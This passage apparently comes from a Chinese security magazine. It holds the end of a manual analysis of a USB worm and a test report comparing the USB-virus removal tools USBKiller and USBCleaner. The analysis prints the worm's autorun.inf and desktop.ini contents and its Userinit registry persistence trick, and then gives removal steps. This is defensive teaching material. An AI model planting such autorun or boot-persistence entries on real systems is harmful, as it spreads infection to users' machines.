


图7 INFO.exe中的API及字符串2

下面的这些应该也是文件释放的内容。“**recycler\desktop.ini**”文件大家都不陌生吧，它就是将文件夹伪装成回收站样子的方法。下面的“**[.shellclassinfo]\n\nclsid={645ff040-5081-101b-9f08-00aa002f954e}u.exe”就应该是desktop.ini里面的内容了。而“[autorun]\n\nopen=\n\n\n\nshell\open\command=recycler\info.exe\n\nshell\open\default=1\n\nshell\explore\command=recycler\info.exe\n\n**”就是前面U盘里的autorun.inf文件的内容。autorun.inf的作用就是打开U盘时自动运行recycler里的info.exe程序。而字符串中出现了svchost.exe，这是系统文件的名字，显然是被病毒利用了。在系统盘中搜索svchost.exe文件，结果如图8所示。




图8 搜索结果

正常的svchost.exe文件的大小是14KB，那么C:\WINDOWS\system文件夹下的svchost.exe就应该是病毒了。来到C:\WINDOWS\system还意外地发现了_sv_CMD_文件夹，里面的_u_.exe和u.exe也都是病毒文件。前面字符串中出现_sv_CMD_字样的疑问解决了。剩下的就应该是注册表里的键值了，根据反汇编字符串中的信息来到注册表地址：**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon下，发现Userinit项的值是“userinit.exe,C:\WINDOWS\system\svchost.exe”**。里面的C:\WINDOWS\system\svchost.exe不就是病毒文件么？通过查找相关资料得知此处默认的值应该是“C:\WINNT\system32\userinit.exe”，原来病毒是利用这个注册表值来实现开机自动运行的。




图9 注册表启动项

清除

我们已经知道了病毒的基本情况，下面就是要清除它了。首先想到删除svchost.exe，发现无法删除，说明程序正在运行呢。这里推荐使用优化大师自带的进程管理工具WinProcess.exe。




图10 清除相关进程

杀掉svchost.exe进程后，依次删除U盘里的autorun.inf文件、RECYCLER文件夹和C:\WINDOWS\system文件夹下的svchost.exe和_sv_CMD_文件夹。最后记得将注册表修改为原来默认值。到现在这个病毒就清除完毕了，对于这个病毒，除了发现上述特性并未发现网络后门情况。

[作者提到的U盘病毒标本已经收录在光盘中]

编辑点评：

通过本文可以了解反汇编病毒的基本方法，在逆向病毒的工作中通过查看病毒调用的API函数和字符串来了解病毒的功能特性是比较基本的方法了。希望有兴趣的朋友可以熟练掌握。对于初学者希望大家能够通过这个简单的病毒了解手动杀毒的一般步骤和方法。

记两款U盘病毒专杀软件的测试报告

文 icyleaf

从本文你可以学到：
学会使用USBKiller和USBCleaner两款U盘病毒专杀

在前几期的杂志我也有介绍U盘病毒的引发起因和防治方法，还有其他作者写的相关文章，然而最近在黑手论坛发现还是出现很多关于中U盘病毒的用户提出的问题。也许再提这个有些老套，但是大家想想，虽然你的机器进行U盘病毒免疫，但是你不能总使用自己的机器吧；虽然你有防范意识，万一你一时疏忽怎么办？中毒是不可避免的事情，虽然说你有本事可以把一切U盘病毒手动查杀，但那也是很费时间的，因此需要一个快速而高效的方法。通过我的测试发现，除了卡巴斯基杀毒软件以外，其他的尤其是国产杀毒软件，对U盘病毒视而不见。但最近被卡巴斯基官方拉入黑名单的KEY文件处在不断增加中，所以，国内也出现了两款杀毒辅助工具：USBKiller和USBCleaner。

据其官方网站报道：

“USBKiller也叫系统安全助手（SystemSafer），以前叫Auto病毒专杀。它不仅可以查杀RavMone、Rose、熊猫烧香等已知以及未知通过U盘传播的病毒，更重要的是可以对系统实行主动防御，自动检测清除插入U盘内的病毒，使你的系统对Autorun类病毒完全免疫。此外它还可以解除U盘锁定状态，解决拔出时无法安全删除设备、双击无法打开磁盘等问题。Auto病毒专杀为U盘问题提供了专业、完整的解决方案！”

“USBCleaner具有检测查杀216余种U盘病毒（随着新病毒的出现也在不断增加中），U盘病毒广谱扫描、U盘病毒免疫、修复显示隐藏文件及系统文件、安全卸载移动盘盘符等功能，全方位一体化修复杀除U盘病毒。同时USBCleaner能迅速对新出现的U盘病毒进行处理。”

看完这两款软件的说明后我做了一次全面检测，不过本人并未找到那么多的U盘病毒（最近是到处搜集U盘病毒，大家还以为我疯了呢^_^），大概包括常见的、不常见的、变种的、最新出品的约10多种。在这里特别感谢iamfriady捐赠的不常见的U盘病毒。

文件分析

下面给大家看它们各自都包含什么文件。

USBCleaner文件夹里有两个程序：主程序USBCleaner.exe和后台监控程序usbmon.exe，其实它还隐藏一个WORM.Folder.a全盘清理程序（估计是主程序无法同时处理而单独做的，但又不想让人知道，所以改了后缀为txd，其实是一EXE程序）。3个程序均使用北斗加壳，据其作者说由于使用北斗加的壳，因而被Dr.web和Mcafee误报为病毒，最新版本的已经去除了误报。如图1所示。




图1 USBCleaner的文件

USBKiller文件夹里仅仅有一个主程序SystemSafer.exe，还有两个REP文件，其实为REG文件（怎么也是这样，Delphi操作注册表也很方便的啊，难道是为了提取方便？小菜们在提取后，他们可以随时应付中毒情况，不过那也用不了改后缀呀>_<）。Hide.rep实现主程序中的“修复注册表”，而Safe.rep的功能是修复安全模式，同样也是“修复注册表”的一项，如图2所示。Process.dat是程序的进程管理相关的数据。最后的kernel.dll看名称可能是内核程序，如图3所示。




图2 USBKiller的文件




图3 Hide.rep和Safe.rep的内容

我又拿了它们同正式版不同日期（病毒库）的软件做对比，发现随着增加查杀病毒的数目，其主程序也在增加，由此可看出，其实这两个都是无法在线升级的，只能下载新的版本，大家在点击在线升级时也能发现此问题。

查杀功能测试

那么它们查杀U盘病毒的功能又怎么样呢？接着做测试，把之前准备好的U盘病毒一一运行，并分开用两个软件查杀。USBCleaner的检测速度不是太快，主要是因为它查杀引擎的问题，它是按病毒的特征一一搜索，大家在看检测状态时也能看得出来。

经过测试发现，以上我的U毒类型都能被USBKiller检测并准确删除。而USBCleaner却不能正确检测出不常见的U毒（iamfriday捐赠给我一个3K的下载者U毒），仅仅只能机械地删除被U毒感染的U盘，其存在于系统的根源却没有删除掉。为什么USBKiller能这么彻底地删除这个不常见的U毒呢？这主要是由于它有内存查杀，而且杀毒引擎好，如图4所示。

另外，有些不是很严重的或者是没有存在其病毒库特征的U毒虽然两者都能被检测出来，但仅删除了关键的病毒主窗体和AutuRun.inf，并没有删除掉修饰用的“回收站”（Recycled），也就是说存在残余需要手动清除。

